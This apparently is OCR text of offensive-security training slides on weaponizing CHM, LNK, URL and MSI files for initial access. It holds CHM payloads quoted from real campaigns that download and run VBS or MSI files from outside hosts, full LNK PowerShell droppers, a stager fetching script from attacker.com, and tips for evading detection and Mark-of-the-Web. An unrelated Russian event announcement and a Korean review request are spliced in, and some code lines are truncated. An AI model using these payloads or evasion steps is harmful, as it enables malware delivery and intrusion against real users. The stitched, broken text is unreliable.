




Typical Vectors - CHMs

- Microsoft's **Compiled Help Message** files.
- Still supported on Win11, not seen abused *that much* in the wild.
- Just a bunch of HTML files & resources packed into a single file.
- Their UI is really sluggish, ugly. One could even say *revolting…*
- Can be used to run a system command whenever user browses into a backdoored page.
  - Command execution results from MSHTML instantiating **Internet.HHCtrl.1** COM object after processing rogue <OBJECT CLASSID=„clsid:[…]”>
  - Then we specify that Bitmap to display is pointed to by the Windows Shortcut.
- We can **APPEND** some data to .CHM and that won't corrupt their structure, think of:
  - Append .ZIP containing Malware to .CHM
  - When CHM opened, run Powershell that extracts .ZIP out of .CHM and deploys Malware. *(we'll revisit this idea in embed-zip LNK)*
- ***We can decompile existing .CHM -> backdoor it -> compile it back.***
- Examples: repo\Exercises\Day1\CHM
- ***Hardly detectable.***

Even SysinternalsSuite.zip contains bunch of these




```
<body>
<object id=Foobar classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
  <param name="Command" value="ShortCut">
  <param name="Button" value="Bitmap::shortcut">
  <param name="Item1" value=',cmd.exe,/c calc'>
  <param name="Item2" value="273,1,1">
</object>
<script>
    Foobar.Click();
</script>
```

Typical Vectors - CHMs

» Recently observed in Russia/Chinese themed campaigns (dubbed as *BITTER* or *Operation False Flag*)

» CHMs used to run VBS or quietly install MSI

признать и привести в исполнение решение в соответствии с положением международного договора, который был заключен между представителями компании на территории РФ и представителями компании на территории Китая.

В рамках круглого стола будут затронуты следующие темы:

- Признание и исполнение судебных решений на территории Китая.
- Способы взыскания задолженностей на территории на территории Китая.
- Подведомственность и подсудность арбитражным судам на территории России дел с участием иностранных лиц.
- Правосубъектность лиц с иностранным элементом в арбитражном процессе на территории РФ.
- Подготовка к рассмотрению дел с участием иностранных лиц в России.
- Особенности рассмотрения дел с участием иностранного государства.
- И др.

Дата и время проведения: 16 ноября 2022г, 11:00-13:00 (московское время).

Формат: гибридный (онлайн/офлайн).

Адрес проведения мероприятия: Москва, Общественная палата Российской Федерации, Миусская пл., д.7, стр.1.

Модератор: Генеральный директор Sinoruss Сурана Раднаева

Для участия в онлайн-формате необходимо заранее зарегистрироваться по ссылке: https://us02web.zoom.us/meeting/register/tZIlfuCgrzMrHNVtjmL9thj9gX3peUP53lxe

При регистрации обязательно указывайте полностью ФИО, должность и организацию. После регистрации Вы получите электронное письмо с подтверждением, содержащее информацию о входе в конференцию.

Подать заявку на очное участие Вы можете по указанным ниже контактам, указав Ваши ФИО, должность и организацию.

Контактное лицо: Инна Костко Моб./WhatsApp: +7 (926)-472-41-19, e-mail: i.kostko@russian-chinese.com

Руководитель секретариата
Российско-Китайского Комитета
дружбы, мира и развития

Ю. Г. Капранова

민주평화통일자문회의
The Peaceful Unification Advisory Council

민주평화통일자문회의『평화+통일』논문심사 의뢰서

민주평화통일자문회의에서 발행하는 『평화+통일』에 게재 신청된 다음 논문의 심사를 요청드립니다. 이 논문이 『평화+통일』 게재에 적합한 성격과 수준을 갖추었는지 공정하게 심사해주시고, 심사결과를 첨부한 양식에 따라 작성하여 『평화+통일』 편집위원회로 보내주시기 바랍니다.

1. 논문 제목:

2. 심사 마감일:

3. 심사 결과 제출처(이메일 이용):

이메일: hyeyung3@daum.net

*첨부: 해당논문, 논문심사의견서 각 1부.

민주평화통일자문회의『평화+통일』편집위원회


https://twitter.com/fmc_nan/status/1639175633019478017?t=xNzfCLn4_CvAVWzvoOTqVQ&s=19
https://twitter.com/fmc_nan/status/1634020711097585664?t=Lm4sVtUTYS7bOdjc7wP9GQ&s=19


```
<OBJECT id="x" classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=0 height=0
disabled=Block >
  <PARAM name="Command" value="ShortCut">
  <PARAM name="Button" value="Bitmap::shortcut">
  <PARAM id="y" name="Item1" value=",cmd.exe, /c powershell -w 1 -command
  Invoke-WebRequest -Uri  http://nideso.mywebcommunity.org/kipyyh/list.php?query=60
  -OutFile C:\\users\\public\\downloads\\temp.vbs;&
  C:\\users\\public\\downloads\\temp.vbs;">
  <PARAM name="Item2" value="273,1,1">
```


```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
 <PARAM name="Command" value="ShortCut">
  <PARAM name="Button" value="Bitmap::shortcut">
  <PARAM name="Item1" value=",schtasks, /create /sc minute /mo 15 /tn MicrosoftOutlook /tr &quot;%coMSPec% /c s^t^a^rt /^m^i^n
  m^s^i^e^xe^c ^/^i https://bluelotus.mail-qdrive.com/Services.msi /^q^n ^/^norestart&quot; /f">
  <PARAM name="Item3" value="273,1,1">
</OBJECT>

<SCRIPT>
var _0x4f9b=['Click'];(function(_0xb5a54d,_0x9a7955){var _0x531e9d=function(_0x5c5a69){while(--_0x5c5a69){_0xb5a54d['push'](_0xb5a54d[
'shift']());}};_0x531e9d(++_0x9a7955);}(_0x4f9b,0xb3));var _0x3667=function(_0x3bd949,_0x29f930){_0x3bd949=_0x3bd949-0x0;var _0x9eeca2
=_0x4f9b[_0x3bd949];return _0x9eeca2;};x[_0x3667('0x0')]();
</SCRIPT>
```


Typical Vectors - LNKs

- » Clever use of shortcut files
- » Still a popular threat, especially in Phishing campaigns
  - » **lnk & url** – Link
- » **Detection depends on what you run**
- » Techniques that may actually work:
  - » EXE embedded into LNK / https://www.x86matthew.com/view_post?id=embed_exe_lnk
  - » ZIP embedded into LNK (works against aggressively configured MDE)
  - » Run Two Files
  - » Copy DLL then Run File










Typical Vectors - LNKs

- We can ZIP our macro-enabled Office payloads
  - And then **append that ZIP to LNK**
- Set LNK with Powershell that:
  - Extracts ZIP bytes out of itself and saves that ZIP to %TEMP%
  - Extracts all the files from ZIP
  - Launches just extracted Office document from the ZIP
- Office document launches

  => no MOTW set


  => macros can be enabled.
- **LNKs can be Polyglot**-ted with **HTA/ISO/PDF/ZIP/RAR/7z**
- **Easy to detect:**
  - just hunt for LNKs containing CMD or Powershell.:
    - C:\Windows\System32\cmd.exe /v /c [...]
    - Powershell.exe -w hidden -ep bypass -c [...]
  - Macros will still be subject to enabling at user's discretion

```
[.] Produced LNK file contents (size: 15131):

    Target      : %WINDIR%\System32\cmd.exe
    Arguments   :

          /c powershell -windowstyle hidden $sfixturesl = dir *.lnk ^| ? {$_
eadAllBytes($sfixturesl);$wgroovex = '%TEMP%\tmp' + (Get-Random) + '.zip';$wgr
rectoryName($wgroovex);[System.IO.File]::WriteAllBytes($wgroovex, $ftransmissi
ath . -EA SilentlyContinue -Force ^| Out-Null;del -Path $wgroovex -EA Silently
    Working Dir :
    Description : Type: Document\nSize: 258.77 KB\nDate modified: 2022-09-29
    Icon Path   : C:\Windows\System32\shell32.dll,23
    Window Mode : Minimized


[.] Now, when you click on produced LNK, it will:

    1. Extract ZIP archive from itself (from inside of LNK)
    2. Drop that ZIP to '%TEMP%\tmp' + (Get-Random) + '.zip'
    3. Extract it there
    4. Run .\calc.xlsm
    5. Remove that .zip file
```



LNK Weaponization


- Use Icons for your LNKs
  - take a look at „**repo\Exercises\day1\Exercise 5 - LNKs\Paths-To-Icons.txt**” for a list of typical icons
- Prepend your parameters with 512 spaces to overflow Explorer’s Properties preview window
- Beware of LNKs disclosing your Hostname & MAC Address – inspect with LEcmd!
- Always run your target through a LOLBIN:
  - C:\Windows\System32\conhost.exe conhost conhost conhost conhost conhost conhost powershell […]




```
>> Tracker database block
   Machine ID: dedicado-web
   MAC Address: 00:26:b9:fd:e1:82
   MAC Vendor: DELL
   Creation: 2019-03-21 04:28:56
```

https://bitofhex.com/2019/07/15/deriving-intelligence-from-lnk-files/

```
#
# Microsoft Office
access = "%PROGRAMFILES%\Microsoft Office\root\vfs\Windows\Installer\{90160000-000F-0000-1000-0000000FF1CE}\accicons.exe"
excel = "%PROGRAMFILES%\Microsoft Office\root\vfs\Windows\Installer\{90160000-000F-0000-1000-0000000FF1CE}\xlicons.exe"
lync = "%PROGRAMFILES%\Microsoft Office\root\vfs\Windows\Installer\{90160000-000F-0000-1000-0000000FF1CE}\lyncicon.exe"
office = "%PROGRAMFILES%\Microsoft Office\root\vfs\Windows\Installer\{90160000-000F-0000-1000-0000000FF1CE}\ohub32.exe",56
onedrive = "%PROGRAMFILES%\Microsoft Office\root\vfs\Windows\Installer\{90160000-000F-0000-1000-0000000FF1CE}\grv_icons.exe"
onenote = "%PROGRAMFILES%\Microsoft Office\root\vfs\Windows\Installer\{90160000-000F-0000-1000-0000000FF1CE}\joticon.exe"
outlook = "%PROGRAMFILES%\Microsoft Office\root\vfs\Windows\Installer\{90160000-000F-0000-1000-0000000FF1CE}\outicon.exe"
powerpoint = "%PROGRAMFILES%\Microsoft Office\root\vfs\Windows\Installer\{90160000-000F-0000-1000-0000000FF1CE}\pptico.exe"
project = "%PROGRAMFILES%\Microsoft Office\root\vfs\Windows\Installer\{90160000-000F-0000-1000-0000000FF1CE}\pj11icon.exe"
publisher = "%PROGRAMFILES%\Microsoft Office\root\vfs\Windows\Installer\{90160000-000F-0000-1000-0000000FF1CE}\pubs.exe"
visio = "%PROGRAMFILES%\Microsoft Office\root\vfs\Windows\Installer\{90160000-000F-0000-1000-0000000FF1CE}\visicon.exe"
word = "%PROGRAMFILES%\Microsoft Office\root\vfs\Windows\Installer\{90160000-000F-0000-1000-0000000FF1CE}\wordicon.exe"
```



LNK Weaponization

» CMD/Powershell based attacks

1 » embed-zip

2 » cmd-run-two

» ps-dns-stager

» Example of Polyglot LNK

3 » poly-lnk-hta

» Unusual URI Scheme (.URL)

4 » office-scheme

» .URL abuse

5 » url-file

```
Target      : %WINDIR%\System32\cmd.exe
Arguments   :

        /c powershell -windowstyle hidden $nagenciesp = dir *.lnk ^| ? {$_.length -eq 00391272} ^| select -ExpandProperty FullName;$utulsag = [system.io.file]::ReadAllB
ytes($nagenciesp);$rbanx = '%TEMP%\tmp' + (Get-Random) + '.zip';$rbanx = [Environment]::ExpandEnvironmentVariables($rbanx);$xsmilek = [System.IO.Path]::GetDirectoryName($rb
anx);[System.IO.File]::WriteAllBytes($rbanx, $utulsag[  3186..($utulsag.length)]);cd $xsmilek;Expand-Archive -Path $rbanx -DestinationPath . -EA SilentlyContinue -Force ^|
Out-Null;del -Path $rbanx -EA SilentlyContinue -Force ^| Out-Null;^& .\Autoruns64.exe
Working Dir :
Description : Type: Document\nSize: 626.35 KB\nDate modified: 2022-10-12
Icon Path   :
Window Mode : Minimized
```

1

```
[.] Produced LNK file contents (size: 1665):

Target      : %WINDIR%\System32\conhost.exe
Arguments   : --headless conhost conhost conhost conhost "%COMSPEC%" "/c xcopy /Y /H /G /I desktop.xlam %APPDATA%\Microsoft\Excel\XLSTART |  Report.pdf "
Working Dir :
Description : Type: Document\nSize: 517.40 KB\nDate modified: 2023-01-30
Icon Path   : %ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe,13
Window Mode : Minimized
```

2

```
[.] Produced LNK file contents (size: 1513):

Target      : %WINDIR%\System32\conhost.exe
Arguments   : --headless conhost conhost conhost conhost "%COMSPEC%" "/c Report.pdf   |  WFS.exe "
Working Dir :
Description : Type: Document\nSize: 621.59 KB\nDate modified: 2023-01-30
Icon Path   : %ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe,13
Window Mode : Minimized
```

2

```
Target      : %WINDIR%\System32\cmd.exe
Arguments   :

        /V/D/c "s^e^t wbombl=%TEMP%\tmpiaXhm.hta&&s^e^t fregimep=msFOBIhFOBIta&&s^e^t selementaryp="!fregimep:FOBI=!"&&copy /Y poly-lnk-hta.lnk !wbombl! | s^t^a^r^t /
B m^s^h^t^a !wbombl! | sleep 2 && del !wbombl!"
Working Dir :
```

3

```
[.] URL file contents:

[{000214A0-0000-0000-C000-000000000046}]
Prop3       : 19,9

[InternetShortcut]
IDList      :
URL         : file:///C:/Windows/System32/calc.exe
```

5

```
[.] URL file contents:

[{000214A0-0000-0000-C000-000000000046}]
Prop3       : 19,0

[InternetShortcut]
IDList      :
URL         : ms-excel:ofv|u|http://localhost:8000/calc.xlsm
```

4

» **Exercise 5:**

» **Produce embed-zip LNK with Your-Malware.exe**

» **repo\Exercises\day1\Exercise 5 – LNKs\embed-zip\generator\gen-embed-zip.exe**

Classic file infection vectors »

LNK Weaponization

» Example LNK-native *(requiring single .LNK)* infection strategies

» LNK embed-zip infection chain *(not picked up by MDE!)*:

LNK -> CMD -> Powershell -> Drops .ZIP to %TEMP%
-> extracts its contents there -> runs .EXE file

» **WSC Stager**:

» LNK -> CMD -> drops .JS file to %TEMP%
-> that JS runs *GetObject(„script:https://attacker.com/evil.wsc”)*

*December, 2022 – our beloved **embed-zip** LNK gets whacked by CrowdStrike ☹*

TACTIC & TECHNIQUE	Execution via User Execution
TECHNIQUE ID	T1204
IOA NAME	SuspiciousLinkFileExecuted
IOA DESCRIPTION	A suspicious LNK file was executed. Adversaries may lure users into executing malicious LNK files by disguising them as innocuous documents. Review the process tree and the LNK file.
GROUPING TAGS	None
LOCAL PROCESS ID	2028
COMMAND LINE	"C:\Windows\System32\cmd.exe" /c powershell -windowstyle hidden $wheatherj = dir *.lnk ^| ? {$_.length -eq 00395258} ^| select -ExpandProperty FullName;$aeasierf = [system.io.file]::ReadAllBytes($wheatherj);$ijimg = '[redacted]' + (Get-Random) + '.zip';$ijimg = [Environment]::ExpandEnvironmentVariables($ijimg);$cdnsg = [System.IO.Path]::GetDirectoryName($ijimg);[System.IO.File]::WriteAllBytes($ijimg, $aeasierf[3729..($aeasierf.length)]);cd $cdnsg;Expand-Archive -Path $ijimg -DestinationPath . -EA SilentlyContinue -Force ^| Out-Null;del -Path $ijimg -EA SilentlyContinue -Force ^| Out-Null;^& .\[redacted].exe, ^& .\[redacted].docx
FILE PATH	\Device\HarddiskVolume3\Windows\System32\cmd.exe


MSI Shenanigans

MSI Shenanigans

- MSI installer can be built with WiX toolset, which brings us several interesting Offensive properties.
- There is **<CustomAction>** tag letting us run .DLL, .EXE, VBScript/Jscript
- Moreover:
  - After installing package, extracting executables and then running one
    - we can safely uninstall MSI,
    - leaving launched executable running without a file on HDD (!)
  - MSI can run inner VBScript/JScript in-memory
  - MSI can run inner .NET assembly in-memory (in .DLL file)
  - MSI can run inner EXE file by extracting it to C:\Windows\Installer\MSIXXXX.tmp
  - when running EXE, parent-child relationship will be dechained and will match following hierarchy

CustomAction element

Specifies a custom action to be added to the MSI CustomAction table. Various combinations of the attributes for this element correspond to different custom action types. For more information about custom actions see the Custom Action Types topic on MSDN.



https://robmensching.com/blog/posts/2003/11/25/inside-the-msi-file-format/
https://github.com/activescott/lessmsi
https://www.technipages.com/download-orca-msi-editor

MSI Shenanigans

» **.MSI** – compound storage file format devised +/- 1995, comprising of a set of Databases structured in OLE streams

» **.MSP** – Windows installer patch file

» **.MSM** – Windows merge module installer's file (not usable)

» **.MST** – Windows installer transformation file (*can be usable* ;>)

